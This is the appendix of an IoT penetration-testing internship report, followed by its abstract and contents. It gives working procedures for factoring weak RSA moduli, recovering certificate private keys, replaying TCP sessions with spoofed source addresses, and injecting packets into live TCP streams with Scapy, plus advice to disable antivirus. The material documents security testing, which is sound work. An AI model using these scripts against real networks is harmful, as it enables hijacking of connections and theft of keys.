o NetTools is a commercialized hacking tool, and so it will mostly be detected by
your antivirus, and sometimes it is automatically deleted. It is recommended to
temporary disable your antivirus before installing or running this tool.
78
Factorizing big integers
Short description
Factorize a big integer to get its prime factors (Optimized for numbers above 85 digits)
Required Tools
Linux, GMP, Cado-nfs-2.0
Procedure
o Download GMP [21]
o Decompress the downloaded using
#tar -zxvf gmp-5.1.3.tar.gz
o Open terminal and navigate to the folder “gmp-5.1.3” using
#cd gmp-5.1.3
o Execute the following commands :
/gmp-5.1.3#./configure
/gmp-5.1.3#make
o To check that everything is correct, and nothing is missing, run:
/gmp-5.1.3#make check
o To install GMP, execute the following:
/gmp-5.1.3#make install
o Download cado-nfs-2.0 [22] and decompress it using:
# tar -zxvf cado-nfs-2.1.1.tar.gz
o Open a terminal and navigate to the decompresses directory using:
# cd cado-nfs-2.1.1
o Then execute:
/cado-nfs-2.1.1/#./make
o To test the program, factorize this large number using the following sample:
/cado-nfs-2.1.1/#./factor.sh
90377629292003121684002147101760858109247336549001090677693 -t 2
Additional notes
o If the number of cores is greater than 2, it is more efficient to use multiple clients
with -s to distribute the polynomial selection and sieve on the current machine.
o This example uses two clients, which use two threads each
./factor.sh
3534937497312362730146780712609205906028364718543597053566104272
14806564110716801866803409 -t 2 -s 2
o If the number of cores is greater than 4, it is much recommended to use multiple
clients.
o For details concerning how to run a factorization on several machines, check
README file within the cado-nfs-2.0 directory
o For more details concerning GMP installation, visit this site [23]
o For more details concerning cado-nfs-2.1.1.1 installation, visit this site [24]
This tool was tested with 256bit size modulus, on an i7 CPU with 8GB of RAM. The average
required time to factorize n and generate the private key was 4 minutes.
79
Breaking x509 RSA Certificate
Short description
Factorize the modulus “n” and calculate the private key corresponding to the public key
certificate
Required Tools
Windows/Linux Python2.7, OpenSSL
Procedure
o Unzip “x509 RSA Certificate attack kit.zip”
o Put the certificates in the directory Certificates
o Make sure the certificate file name ends with “.cer”
o Execute "python Crack.py"
Additional notes
o To increase the success probability, it is recommended to have a huge number of
public keys. You can generate such keys along with the corresponding private keys
using the script ‘Generate.py’ in ‘Certificate Generator’. Corresponding public key
files will be created in the directory PEM files
o You will get the calculated private keys in the directory “Privatekeys”
o In case there was an import error on windows “No module named
Crypto.PublicKey”
- Download and then install pyCrypto 2.6 [25]
- Go to the directory where python was installed
- Go to scripts
- Shift + right-click: Open Command Prompt here
- Execute " pip install pycrypto"
o In case there was an import error on windows “No module named
pyasn1.codec.der.encoder”
- Go to the directory where python was installed
- Go to “Scripts”
- Shift + right-click: Open Command Prompt here
- Execute “pip install pyasn1"
Python Installation
To download/install Python2.7 from here [26], or do the following steps:
o First Install some dependencies
#apt-get install build-essential checkinstall
#sudo apt-get install libreadline-gplv2-dev libncursesw5-dev
libssl-dev libsqlite3-dev tk-dev libgdbm-dev libc6-dev libbz2-dev
o Then download using the following command:
#cd ~/Downloads/
#wget http://python.org/ftp/python/2.7.5/Python-2.7.5.tgz
o Extract and go to directory
#tar -xvf Python-2.7.5.tgz
#cd Python-2.7.5
o Now install using the following command
#./configure
#make
#sudo checkinstall
80
Retrieving TLS Certificates from Wireshark
Short description
Retrieve TLS Certificate from a capture file of a TLS connection
Required Tools
Windows/Linux, Wireshark, OpenSSL
Procedure
o After capturing the Wireshark TLS connection, find the packet named “certificate”
o In the packet dissection, you will find two Secure Sockets Layers, open
“Handshake protocol : certificate-> Handshake protocol: certificate->Certificates”
o You will find a list of certificates (sometimes only one), the first one belongs to the
party we are communicating with the second one belongs to the issuer of the first
certificate, and so on…
o Right click on the certificate->Export Selected Packet bytes-> choose a location
o You will have the certificate encoded in DER format
o Open a command line:
- Windows: right-click -> open command prompt here
- Linux: right-click -> open in terminal
o Navigate to the folder where the certificates were saved, and execute the following
command (for each certificate file ):
openssl x509 -inform DER -outform PEM -in Certificate1 -out Certificate1.pem
o You can either view the certificate either by double click (on linux), either decode it
using the following command :
openssl x509 -in Certificate1.pem -text -noout
Important notes
o Make sure that your Wireshark preferences allow subdissector to reassemble TCP
streams (Edit->Preferences->Protocols->TCP)
o If you just installed OpenSSL, make sure you add its Path to your system variable
paths.
81
TCP Session replay (python)
Short description
Create a TCP session and send data over TCP using your source IP address.
Required Tools
Python 2.7
Procedure
o Write the following script in a file we’ll name “example.py”
import socket
import binascii
import time
TCP_IP = '192.168.1.119'
##Destination IP adresse
TCP_PORT = 49153
##Destination TCP port
BUFFER_SIZE = 1024
M1="""Message
To be
Sent as it is
"""
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TCP_IP, TCP_PORT))
s.send(M1)
s.close()
o Modify the underlined values
o Open command line/Terminal and go to the location of “example.py”.
o Type in and execute:
python example.py
82
TCP Session replay without timestamp (Scapy)
Short description
Create a TCP session and send data over TCP using any source IP address.
Required Tools
Kali Linux, scapy, python 2.7
Procedure
o Since you’ll be directly controlling the network adapter, without passing through
the kernel, you need to enter the following commands prior to creating the TCP
connection
#iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
#iptables -L
These two commands are enough to drop the RST packets sent by the kernel when
receiving an SYN-ACK for a connection he did not create.
o Write the following script in a file we’ll name “example.py”
from scapy.all import *
# VARIABLES
src = "192.168.2.124"
dst = "192.168.2.1"
sport = random.randint(1024,65535)
dport = 80
seqq = random.randint(1000,10000)
get="""GET / HTTP/1.1rnUser-Agent: Wget/1.13.4 (linux-
gnu)rnAccept: */*rnHost: 192.168.2.1rnConnection: Keep-
Alivernrn"""
# SYN
ip=IP(src=src,dst=dst,flags='DF')
SYN=TCP(window=29200,sport=sport,dport=dport,flags='S',seq=seqq)
SYNACK=sr1(ip/SYN)
# ACK
seqq=SYNACK.ack
ACK=TCP(window=29200,sport=sport, dport=dport, flags='A',
seq=seqq, ack=SYNACK.seq+1)
send(ip/ACK)
o Modify the underlined values
o Open command line/Terminal and go to the location of “example.py”.
o Type in and execute:
python example.py
83
TCP Session replay with timestamp (Scapy)
Short description
Create a TCP session with timestamp and send data over TCP using any source IP address.
Required Tools
Kali Linux, scapy, python 2.7
Procedure
o Since you’ll be directly controlling the network adapter, without passing
through the kernel, you need to enter the following commands prior to creating
the TCP connection
#iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
#iptables -L
These two commands are enough to drop the RST packets sent by the kernel when
receiving an SYN-ACK for a connection he did not create.
o Write the following script in a file we’ll name “example.py”
from scapy.all import *
import time
# VARIABLES
src = "192.168.2.124"
dst = "192.168.2.1"
sport = random.randint(1024,65535)
dport = 80
seqq = random.randint(1000,10000)
get="""GET / HTTP/1.1rnUser-Agent: Wget/1.13.4 (linux-
gnu)rnAccept: */*rnHost: 192.168.2.1rnConnection: Keep-
Alivernrn"""
# SYN
ip=IP(src=src,dst=dst,flags='DF')
t=time.time()
tsval=(int)(t*1000-((int)(t/1000000)*1000000000))
SYN=TCP(window=29200,sport=sport,dport=dport,flags='S',seq=seqq,
options=[('MSS', 1460),('SAckOK',
''),('Timestamp',(tsval,0)),('NOP', None),('WScale',7)])
SYNACK=sr1(ip/SYN)
# ACK
t=time.time()
tsval=(int)(t*1000-((int)(t/1000000)*1000000000))
seqq=SYNACK.ack
ACK=TCP(window=29200,sport=sport, dport=dport, flags='A',
seq=seqq, ack=SYNACK.seq+1,options= [('MSS', 1460),('SAckOK',
''),('Timestamp',(tsval,SYNACK[TCP].options[2][1][0])),('NOP',
None), ('WScale',7)])
send(ip/ACK)
send(ip/TCP(window=29200,flags='AP',sport=sport, dport=80,
seq=ACK.seq,ack=ACK.ack,options=[('MSS', 1460),('SAckOK',
''),('Timestamp',(tsval,SYNACK[TCP].options[2][1][0])),
('NOP',None),('WScale',7)])/get)
o Modify the underlined values
o Open command line/Terminal and go to the location of “example.py”.
o Type in and execute:
python example.py
84
TCP injection without timestamp (Scapy)
Short description
Intercept existing TCP connection that does not use timestamps, and send modified TCP
packets
Required Tools
Kali Linux, scapy, python 2.7
Procedure
o Write the following script in a file we will call “example.py”
def pkt_callback(pkt):
pkt.show()
if ((pkt[IP].src=="192.168.2.123") and
(pkt[TCP].dport==5222)):
a=IP(ttl=64,flags=2,src=pkt[IP].src,dst=pkt[IP].dst)
c="""message
to
inject
"""
b=TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
seq=pkt[TCP].seq+209, ack=pkt[TCP].ack,flags=pkt[TCP].flags,
window=pkt[TCP].window)
send(a/b/c)
sniff(iface="wlan1", prn=pkt_callback, filter="ip and tcp and
port 5222 and host 192.168.2.123", store=0)
o Modify the underlined fields with your values
o The red values are one used in filters, to specify the target TCP stream
o Open command line/Terminal and go to the location of the “example.py”.
o Execute the following command to send the packet
Python example.py
85
TCP injection with timestamp (Scapy)
Short description
Intercept existing TCP connection that uses timestamps, and send modified TCP packets
Required Tools
Kali Linux, scapy, python 2.7
Procedure
Procedure:
o Write the following script in a file we will call “example.py”
def pkt_callback(pkt):
pkt.show()
if ((pkt[IP].src=="192.168.2.123") and
(pkt[TCP].dport==5222)):
a=IP(ttl=64,flags=2,src=pkt[IP].src,dst=pkt[IP].dst)
c="""GET / HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0)
Gecko/20100101 Firefox/31.0 Iceweasel/31.6.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
"""
b=TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
seq=pkt[TCP].seq+209, ack=pkt[TCP].ack,flags=pkt[TCP].flags,
window=pkt[TCP].window, options=[('NOP',
None),('NOP',None),('Timestamp',(pkt[TCP].options[2][1][0]+10,pk
t[TCP].options[2][1][1]))])
send(a/b/c)
sniff(iface="wlan1", prn=pkt_callback, filter="ip and tcp and
port 5222 and host 192.168.2.123", store=0)
o Modify the underlined fields with your values
o The red values are one used in filters, to specify the target TCP stream
o Open command line/Terminal and go to the location of the “example.py”.
o Execute the following command to send the packet
Python example.py
86
E. FOR EXTRA WORK
E.1: OS Hardening using “CIS-CAT assessment tool”
Using CIS-CAT, CIS Security Benchmarks Members can:
o Routinely assess the configuration of production systems compared to the CIS
Benchmarks and internal security policies;
o Provide dashboard reporting capability;
o Create standard configuration images for hardening systems prior to deployment;
o Improve security awareness by comparing the security of "out-of-the-box" systems
and hardened systems;
o Assess and monitor multiple systems simultaneously by integrating CIS-CAT with
system management utilities; and
o Perform vulnerability assessments for Microsoft Windows XP, 7, 8, Windows Server
2003, 2008, 2008 R2 and Red Hat Enterprise Linux 4 and 5.
E.3: TCP Replay Attack tool
87
F. FOR FILES
This is a list of files that should be attached with the confidential version of this report.
F.0: Sample Security Reports
File name Author / Source Size
Offensive_Security.pdf www.offensive-security.com 4.51 MB
Cynergi.pdf http://www.cynergysolutions.net/ 963 KB
SANS.pdf https://www.sans.org/reading-room 1.33 MB
F.1: G_Switch Connected Switch
File name Author / Source Size
Decompiled.zip 37.8 MB
APK Decompilation
tools
http://ibotpeaches.github.io/Apktool/
http://sourceforge.net/projects/dex2jar/
https://github.com/java-decompiler/jd-gui/releases
29.8 MB
Android
application.zip
https://play.google.com/store/apps/details?id=com.
G_Switch.G_nameandroid
31.6 MB
F.2: G_Camera IPCamera
File name Author / Source Size
CGI Commands.zip http://ipcamcontrol.net/files/_DericamCGI-HD.pdf
http://www.themadhermit.net/wp-
content/uploads/2013/03/FI9821W-CGI-Commands.pdf
608 KB
G_Camera_doc.doc G_Camera_link 119 KB
Sample commands.txt Jad NEHME 852 B
F.3: TCP Replay
File name Author / Source Size
TCP replay Jad NEHME 25.5 KB
F.4: password generator
File name Author / Source Size
Password generator Jad NEHME 19.6 KB
F.5: RSA ATTACK KIT
File name Author / Source Size
RSA Attack Kit.zip Jad NEHME 76.2 KB
F.6: Hackathon
File name Author / Source Size
RSA Challenge Jad NEHME 3.07 MB
Mr Gwenel Challenge Mr Gwenel 4.85 KB
88
R. FOR REFERENCES
Figures and Websites
[1] Alcatel-Lucent, "Alcatel-Lucent History," https://www.alcatel-
lucent.com/about/history.
[2] O. D. E. O. 2. -. ©. O. 2015, "Devices online per 100 inhabitants, top OECD countries,"
http://statlinks.oecdcode.org/932015041p1g121.xls, 2015.
[3] "Operations," Alcatel-Lucent, 2015. [Online]. Available: https://www.alcatel-
lucent.com/about/operations. [Accessed 20 12 2015].
[4] G_Camera. [Online]. Available: http://forum.g_camera.com/viewtopic.php?t=28965.
[Accessed 20 12 2015].
[5] "g_camera.com," g_camera, [Online]. Available:
http://download.g_camera.com/files/UPG_ipc3360a-w7-M20-hi3518-20141129-
114618.zip. [Accessed 20 12 2015].
[6] "g_camera.com," g_camera, [Online]. Available: http://download.g_camera.com/files/.
[Accessed 20 12 2015].
[7] "Github.com," GreatScottGadgets, [Online]. Available:
https://github.com/greatscottgadgets/ubertooth/wiki/Build-Guide. [Accessed 20 12
2015].
[8] "http://www.sbrac.org," GnuRadio, [Online]. Available:
http://www.sbrac.org/files/build-gnuradio. [Accessed 20 12 2015].
[9] "gnuradio.org," GnuRadio, [Online]. Available:
https://gnuradio.org/redmine/projects/gnuradio/wiki/BuildGuide. [Accessed 20 12
2015].
[10] "gnuradio.org," GnuRadio, [Online]. Available:
http://gnuradio.org/redmine/projects/pybombs/wiki.
[11] "digiwave.dk," digiwave, [Online]. Available:
http://www.digiwave.dk/en/programming/an-introduction-to-z-wave-programming-in-
c/. [Accessed 20 12 2015].
[12] "bitbucket," scapy-radio, [Online]. Available: https://bitbucket.org/cybertools/scapy-
radio/src. [Accessed 20 12 2015].
[13] "ettus," ettus.com, [Online]. Available: http://www.ettus.com/product/details/UB200-
KIT. [Accessed 20 12 2015].
[14] "greatscottgadgets.com," greatscottgadgets, [Online]. Available:
https://greatscottgadgets.com/ant500/. [Accessed 20 12 2015].
[15] "github.com," greatscottgadgets, [Online]. Available:
https://github.com/greatscottgadgets/yardstick/wiki. [Accessed 20 12 2015].
[16] L. network , http://www.scoop.it/t/the-french-wireless-connection?page=2 .
89
[17] "github.com," Apktool, [Online]. Available: http://ibotpeaches.github.io/Apktool/.
[Accessed 20 12 2015].
[18] "github," dex2jar, [Online]. Available: https://github.com/pxb1988/dex2jar. [Accessed
20 12 2015].
[19] "benow.ca," JavaDecompiler, [Online]. Available: http://jd.benow.ca/.
[20] "Oracle.com," Java, [Online]. Available:
http://www.oracle.com/technetwork/java/javase/downloads/index.html).
[21] "gnu.org," ftp, [Online]. Available: https://ftp.gnu.org/gnu/gmp/gmp-5.1.3.tar.gz.
[Accessed 20 12 2015].
[22] "Inria.fr," gforge, [Online]. Available:
https://gforge.inria.fr/frs/download.php/file/34110/cado-nfs-2.1.1.tar.gz. [Accessed 20
12 2015].
[23] "gmplib.org," gmplib, [Online]. Available: https:gmplib.orgmanualIntroduction-to-
GMP.html#Introduction-to-GMP. [Accessed 20 12 2015].
[24] "inria.fr," gforce, [Online]. Available: http://cado-nfs.gforge.inria.fr/#down. [Accessed
20 12 2015].
[25] "voidspace.org.uk," python, [Online]. Available:
http://www.voidspace.org.uk/python/modules.shtml#pycrypto. [Accessed 20 12 2015].
[26] "python.org," python, [Online]. Available:
https://www.python.org/download/releases/2.7/. [Accessed 20 12 2015].
[27] BetaHomes, "Detail Design Specification," Department of Computer Science and
Engineering The University of Texas at Arlington , 2012.
[28] J. NEHME, https://www.alcatel-lucent.com/investors/financial-results, 2008-2014.
[29] Alcatel-Lucent, "Alcatel-Lucent Internal Documents," 2015.
[30] "Z-wave network," http://electronicdesign.com/communications/cut-links-your-
sensoractuator-networks, 2015.
[31] "g_camera.com," g_camera, [Online]. Available:
http://download.g_camera.com/files/UPG_ipc3360a-w7-M20-hi3518-20141129-
114618.zip. [Accessed 20 12 2015].
[32] "Github," dex2jar, [Online]. Available: https://github.com/pxb1988/dex2jar.
[33] "gnu.org," ftp, [Online]. Available: https://ftp.gnu.org/gnu/gmp/gmp-5.1.3.tar.gz.
90
Other references
Alcatel-Lucent
https://www.alcatel-lucent.com/press/2015/alcatel-lucent-upgrades-china-mobiles-ip-core-and-metro-
networks-meet-next-decade-data-demand
https://www.alcatel-lucent.com/press/2015/alcatel-lucent-completes-first-stage-national-maritime-
safety-system-modernization-project-poland
https://www.alcatel-lucent.com/press/2015/alcatel-lucent-and-bluesky-pacific-group-launch-new-
submarine-cable-system-enhance-connectivity
https://techzine.alcatel-lucent.com/lte-small-cells-greatly-improve-qoe-video
https://techzine.alcatel-lucent.com/open-source-usage-sdn-openflow-world-congress
https://techzine.alcatel-lucent.com/lte-innovations-address-mobile-network-efficiency
https://www.alcatel-lucent.com/blog/2015/proud-together-perfect-score-100-puts-alcatel-lucent-
climate-list
https://www.alcatel-lucent.com/press/2015/alcatel-lucent-expands-deployment-ip-core-router-china-
unicom-meet-high-traffic-data-demands-nine
https://www.alcatel-lucent.com/press/2015/alcatel-lucent-completes-first-stage-national-maritime-
safety-system-modernization-project-poland
https://www.alcatel-lucent.com/press/2015/alcatel-lucent-modernizes-orange-romanias-long-haul-
microwave-transport-network
https://www.alcatel-lucent.com/press/2015/alcatel-lucent-and-china-telecom-expand-4g-lte-across-12-
provinces-china
https://www.alcatel-lucent.com/press/2015/alcatel-lucent-technology-shatter-capacity-limits-optical-
networks-they-prepare-massive-future-data
https://www.alcatel-lucent.com/worldwide
https://www.alcatel-lucent.com/about/history
https://www.alcatel-lucent.com/about/strategy
https://www.alcatel-lucent.com/about/operations
https://www.alcatel-lucent.com/about
https://en.wikipedia.org/wiki/Alcatel-Lucent
Internet of Things
https://en.wikipedia.org/wiki/Internet_of_Things
http://waviot.com/sectors/environmental-monitoring
https://www.linkedin.com/pulse/what-iot-applications-industries-adriano-da-costa
Bluetooth
https://www.bluetooth.com/what-is-bluetooth-technology/bluetooth-technology-basics/low-energy
http://blog.bluetooth.com/everything-you-always-wanted-to-know-about-bluetooth-security-in-
bluetooth-4-2/
https://en.wikipedia.org/wiki/Bluetooth_low_energy
https://developer.bluetooth.org/TechnologyOverview/Pages/LE-Security.aspx
http://www.springer.com/cda/content/document/cda_downloaddocument/9783642406454-
c2.pdf?SGWID=0-0-45-1434420-p175453762
http://stackoverflow.com/questions/17963954/bluetooth-low-energy-encryption-and-data-safety
https://github.com/greatscottgadgets/ubertooth/wiki/Capturing-BLE-in-Wireshark
https://github.com/greatscottgadgets/ubertooth
https://github.com/greatscottgadgets/ubertooth/wiki/Bluetooth-Captures-in-PCAP
http://ubertooth.sourceforge.net/usage/start/
https://www.youtube.com/watch?v=A-kJ3AXp9cI
https://www.youtube.com/watch?v=tk_wC434ft4
https://greatscottgadgets.com/ubertoothone/
http://cerescontrols.com/tutorials-3/sniffing-bluetooth-packets-with-kismet-and-wireshark-in-
ubuntu-12-04/
https://penturalabs.wordpress.com/2013/09/01/ubertooth-open-source-bluetooth-sniffing/
91
GnuRadio & SDR
http://gnuradio.org/redmine/projects/gnuradio/wiki
https://gnuradio.org/redmine/projects/gnuradio/wiki/Tutorials
https://gnuradio.org/redmine/projects/gnuradio/wiki/InstallingGR
https://gnuradio.org/redmine/projects/gnuradio/wiki/UbuntuInstall
http://gnuradio.org/redmine/projects/gnuradio/wiki/Guided_Tutorial_GRC
https://forums.kali.org/showthread.php?24460-Kali-1-1-0-and-Gnuradio
https://www.kali.org/news/kali-linux-software-defined-radio-support/
https://github.com/mossmann/hackrf/wiki/Getting-Started-with-HackRF-and-GNU-Radio
https://greatscottgadgets.com/sdr/
https://greatscottgadgets.com/sdr/1/
http://www.rtl-sdr.com/tag/kali-linux/
http://dangerousprototypes.com/2014/08/22/tutorial-gnu-radio-with-the-hackrf-sdr/
http://www.joshknows.com/gnuradio
http://www.instructables.com/id/RTL-SDR-FM-radio-receiver-with-GNU-Radio-Companion/
http://sdr.osmocom.org/trac/wiki/rtl-sdr
http://blog.opensecurityresearch.com/2012/06/getting-started-with-gnu-radio-and-rtl.html
https://gnuradio.org/redmine/projects/gnuradio/wiki/Hardware
http://www.rtl-sdr.com/tutorial-creating-fm-receiver-gnuradio-rtl-sdr/
https://bitbucket.org/cybertools/scapy-radio/src
https://bitbucket.org/secdev/scapy/pull-requests/72/add-gnu-radio-interface-with-scapy/diff
https://bitbucket.org/cybertools/scapy-radio/issues
https://www.blackhat.com/docs/us-14/materials/us-14-Picod-Bringing-Software-Defined-Radio-To-
The-Penetration-Testing-Community-WP.pdf
http://www.slideshare.net/jmichel.p/bringing-sdr-to-the-pentest-community-blackhat-usa-2014
https://www.giac.org/paper/gcih/19939/software-defined-radio-attack-smart-home-systems/119247
https://github.com/f47h3r/scapy-radio-btle-sniffer/blob/master/btle-scapy-radio.py
http://blog.airbuscybersecurity.com/post/2014/10/Dissecting-Scapy-radio-packets-with-Wireshark
https://www.youtube.com/watch?v=hZJDdz6kVJ4
http://stackoverflow.com/questions/31850928/manage-multiple-signal-speed-in-a-gnu-radio-flow-
graph
Z-Wave
http://www.z-wave.com/
https://www.sensepost.com/cms/resources/conferences/2013/bh_zwave/Security%20Evaluation%20of
%20Z-Wave_WP.pdf
https://www.youtube.com/watch?v=tpth0KHYbD0
http://www.theregister.co.uk/2013/08/13/wave_goodbye_to_security_with_zwave/
http://z-wavealliance.org/smart_security_with_z-wave/
https://en.wikipedia.org/wiki/Z-Wave
http://z-wavealliance.org/
http://z-wave.sigmadesigns.com/
http://aeotec.com/z-wave-home-automation
http://www.zwaveproducts.com/
http://www.digitaltrends.com/home/smarten-dumb-house-z-wave-automation/
http://www.digiwave.dk/en/programming/an-introduction-to-z-wave-programming-in-c/
http://www.digiwave.dk/en/programming/the-z-wave-protocol-in-csharp/
http://razberry.z-wave.me/
http://razberry.z-wave.me/index.php?id=24
https://github.com/andersesbensen/rtl-zwave
http://blog.opensecurityresearch.com/2013/07/potential-attack-vectors-against-z-wave.html
https://code.google.com/p/z-force/
http://z-wave.sigmadesigns.com/dev_kits
https://github.com/yepher/RaZBerry
http://board.homeseer.com/showthread.php?t=172007
http://cocoontech.com/forums/topic/27793-z-wave-sniffer/
https://suretydiy.com/can-hackers-unlock-my-z-wave-door-lock/
http://www.networkworld.com/article/2224849/microsoft-subnet/hacking-and-attacking-automated-
homes.html
92
Sigfox
http://www.microwave-rf.com/docs/WaveRF-2014-SIGFOX.pdf
http://www.sigfox.com/en/#!/technology
http://www.helsinkiventures.com/sigfox-in-brief.html
http://www.radio-electronics.com/info/wireless/sigfox/basics-tutorial.php
http://www.link-labs.com/what-is-sigfox/
http://www.sigfox.com/static/media/Files/Documentation/SIGFOX_Whitepaper.pdf
http://www.sigfox.com/en/#!/connected-world
https://en.wikipedia.org/wiki/Sigfox
http://www.pcworld.com/article/2883212/sigfox-taps-new-funding-to-expand-its-iot-network-around-
the-world.html
http://makers.sigfox.com/resources/adeunis-evb.pdf
Lora
https://www.lora-alliance.org/portals/0/specs/LoRaWAN%20Specification%201R0.pdf
http://www.semtech.com/images/datasheet/an1200.22.pdf
Others
https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security
https://benchmarks.cisecurity.org/downloads/audit-tools/
https://benchmarks.cisecurity.org/downloads/audit-tools/#cis-cat_capabilities
https://benchmarks.cisecurity.org/downloads/audit-tools/#cis-cat_technical_details
https://benchmarks.cisecurity.org/downloads/audit-tools/#tutorial
https://www.qualys.com/forms/freescan/?leadsource=8558392&kw=qualys&gclid=CjwKEAiAh560BR
Du-aD93r-J_zoSJACrxZG2etRiqhlH1jKZieyqxG8SQIQTNB5UKZu2m7gGnVWK9xoCdUHw_wcB
http://www.thoughtcrime.org/software/sslstrip/
http://security.stackexchange.com/questions/41988/how-does-sslstrip-work
https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-
Defeating-SSL.pdf
http://www.loyalty.org/~schoen/rsa/

Jad NEHME - Alcatel-Lucent - Report

  • 1.
    IoT: Analysis &Security  Ethical hacking for connected objects and protocols  Penetration and stress testing Jad William NEHME 2015
  • 2.
    1 ABSTRACT This report resumesmy 6 months end-of-studies internship at Alcatel-Lucent International as an Ethical Hacker for connected objects in the Device IOT Excellence Center. It begins with briefly describing Alcatel-Lucent, its history, current status, and future plans. Then it continues to describe the Internet of things’ evolution and future estimations. Later on, I describe my internship environment, and proceed to summarize my missions and achievements from July to December 2015. These includes hacking some connected devices, analyzing the security of their protocols (Z-Wave, Sigfox, Lora, and Bluetooth), attacking the z-wave protocol (most used protocol in home automation). It also includes listing some of the existing Z-wave capable devices in the market today, their prices, advantages and limitations. I also describe additional tasks and duties that I was in charge of, like scanning the internal network using the cyber security tool “Qualys”, hardening the servers’ security configuration using a “OS Hardening” solution, and organizing a 24 hours Hackathon. At last, I finish up with talking about the experience I got, and how this internship exceeded my expectations and strained my skills.
  • 3.
    2 ACKNOWLEDGEMENTS Before getting tothe heart of the subject, I would like to start this thesis by expressing my gratitude for those who taught me a lot during my internship, and for those who had the kindness to fill the internship with profitable moments and unforgettable memories. I thank Mr. Frédéric POILVERT, my internship supervisor who ensured getting all my needs, taught me and gave more than I would ever expect or imagine, and accompanied me with care, patience and understanding, thank you very much for all of your efforts, your time, your trust and your faith in me. I thank Mr. Jean-Christophe COIFFIER, Head of The Device IOT Excellence Center at Alcatel-Lucent, for implicitly giving me lessons in Leadership, for his support and for the great different discussions we had. Mr. Nicolas SEILLER’s great technical skills and experience taught me a lot, thank you very much for those lessons and for the time you gave me. Thank you Mr. Jean-Olivier MESCAM for extending my duties and giving me the opportunity to develop new skills. I would also like to thank all the employees for their valuable advices and support during these 6 months. Gratitude is also addressed to Mr. Ahmed SERHROUCHNI, who, as a responsible for my internship at Telecom ParisTech, provided me with interesting resources and documents, advices and tips, so I can make the most out of my time. Thank you for your kindness and for the support you offered me during and after my internship.
  • 4.
    3 Table of Contents Abstract............................................................................................................1 Acknowledgements...........................................................................................2 Table of Contents .............................................................................................3 List of Figures ..................................................................................................7 List of Acronyms ..............................................................................................8 Introduction......................................................................................................9 Brief Description of Alcatel-Lucent and my internship....................................................... 9 The internship value ............................................................................................................ 10 Report Content ..................................................................................................................... 11 I / Economic environment: Alcatel-Lucent & IoT .........................................12 A – Alcatel-Lucent................................................................................................................ 12 1. History of Alcatel-Lucent ............................................................................................. 12 2. Alcatel-Lucent today..................................................................................................... 13 B – The internet of things.................................................................................................... 15 1. Introduction: ................................................................................................................. 15 2. The Economic Sector .................................................................................................... 15 3. IoT’s current and future status.................................................................................... 17 II / The internship environment:...................................................................19 A. The social structure ......................................................................................................... 19 B. Operations........................................................................................................................ 20 III/ The internship accomplishments & gained skills ..................................21 A – The internship accomplishments.................................................................................. 21 1. Available tools............................................................................................................... 21 2. The duties...................................................................................................................... 21 Introduction................................................................................................................... 21 My activities .................................................................................................................. 22 Description..................................................................................................................... 23 Task 1: G_Switch Connected Switch........................................................................ 23 Task 2: G_Camera IPCamera................................................................................... 28 Task 3: G_Operator G_MultimediaHub................................................................... 32 Task 4: Bluetooth....................................................................................................... 34 Task 5: S_Camera...................................................................................................... 36 Task 6: Hackathon..................................................................................................... 38
  • 5.
    4 Task 7: GnuRadio ..................................................................................................... 40 Task 8: Z-Wave .......................................................................................................... 41 Task 9: SigFox ........................................................................................................... 46 Task 10: Lora ............................................................................................................. 48 Task 11: Standard procedures and test plans ......................................................... 50 3. Additional tasks............................................................................................................ 52 Introduction................................................................................................................... 52 Description..................................................................................................................... 52 Task 1: OS Hardening............................................................................................... 52 Task 2: Qualys ........................................................................................................... 52 Task 3: TCP replay.................................................................................................... 53 Task 4: Password generator...................................................................................... 53 Task 5: RSA Attack kit.............................................................................................. 54 Task 6: SSL Strip....................................................................................................... 56 B – The internship contribution.......................................................................................... 57 Skills.................................................................................................................................. 57 Difficulties and solutions.................................................................................................. 57 Professional life................................................................................................................. 57 Conclusion ......................................................................................................58 Appendix.........................................................................................................59 A. for Alcatel-Lucent ............................................................................................................ 59 A.1: Alcatel-Lucent Timeline ........................................................................................... 59 A.2: The leadership Team ................................................................................................ 60 A.3: Nozay Site.................................................................................................................. 61 B. for my Business environment and kit ............................................................................ 61 B.1: Hacking Laboratory .................................................................................................. 61 D. for Duties and tasks ........................................................................................................ 62 D.1: Connected Switch...................................................................................................... 62 1. Beacon........................................................................................................................ 62 2. Python ON Script...................................................................................................... 69 D.2: G_Camera Camera.................................................................................................... 70 1. List of interesting queries......................................................................................... 70 D.4: Bluetooth ................................................................................................................... 70 D.6: Hackathon ................................................................................................................. 71 1. Flyer........................................................................................................................... 71 2. Automation Script..................................................................................................... 72 3. Fake SMTP................................................................................................................ 73 Client side: ................................................................................................................. 73
  • 6.
    5 Server side:................................................................................................................. 73 Automationscript...................................................................................................... 73 D.8: Z-Wave....................................................................................................................... 73 D.11: Standard Procedures .............................................................................................. 74 APK decompilation.................................................................................................... 74 Retrieving framework-res.apk and app.apk ............................................................ 75 Combine lists ............................................................................................................. 75 Fuzz Attack................................................................................................................ 76 Importing Certificates from HTTPS servers ........................................................... 76 SYN-Flood DOS attack.............................................................................................. 77 Factorizing big integers............................................................................................. 78 Breaking x509 RSA Certificate ................................................................................ 79 Python Installation.................................................................................................... 79 Retrieving TLS Certificates from Wireshark .......................................................... 80 TCP Session replay (python)..................................................................................... 81 TCP Session replay without timestamp (Scapy) ..................................................... 82 TCP Session replay with timestamp (Scapy)........................................................... 83 TCP injection without timestamp (Scapy) ............................................................... 84 TCP injection with timestamp (Scapy)..................................................................... 85 E. for Extra work.................................................................................................................. 86 E.1: OS Hardening using “CIS-CAT assessment tool” ................................................... 86 E.3: TCP Replay Attack tool ............................................................................................ 86 F. for Files............................................................................................................................. 87 F.0: Sample Security Reports .......................................................................................... 87 F.1: G_Switch Connected Switch..................................................................................... 87 F.2: G_Camera IPCamera ................................................................................................ 87 F.3: TCP Replay ................................................................................................................ 87 F.4: password generator 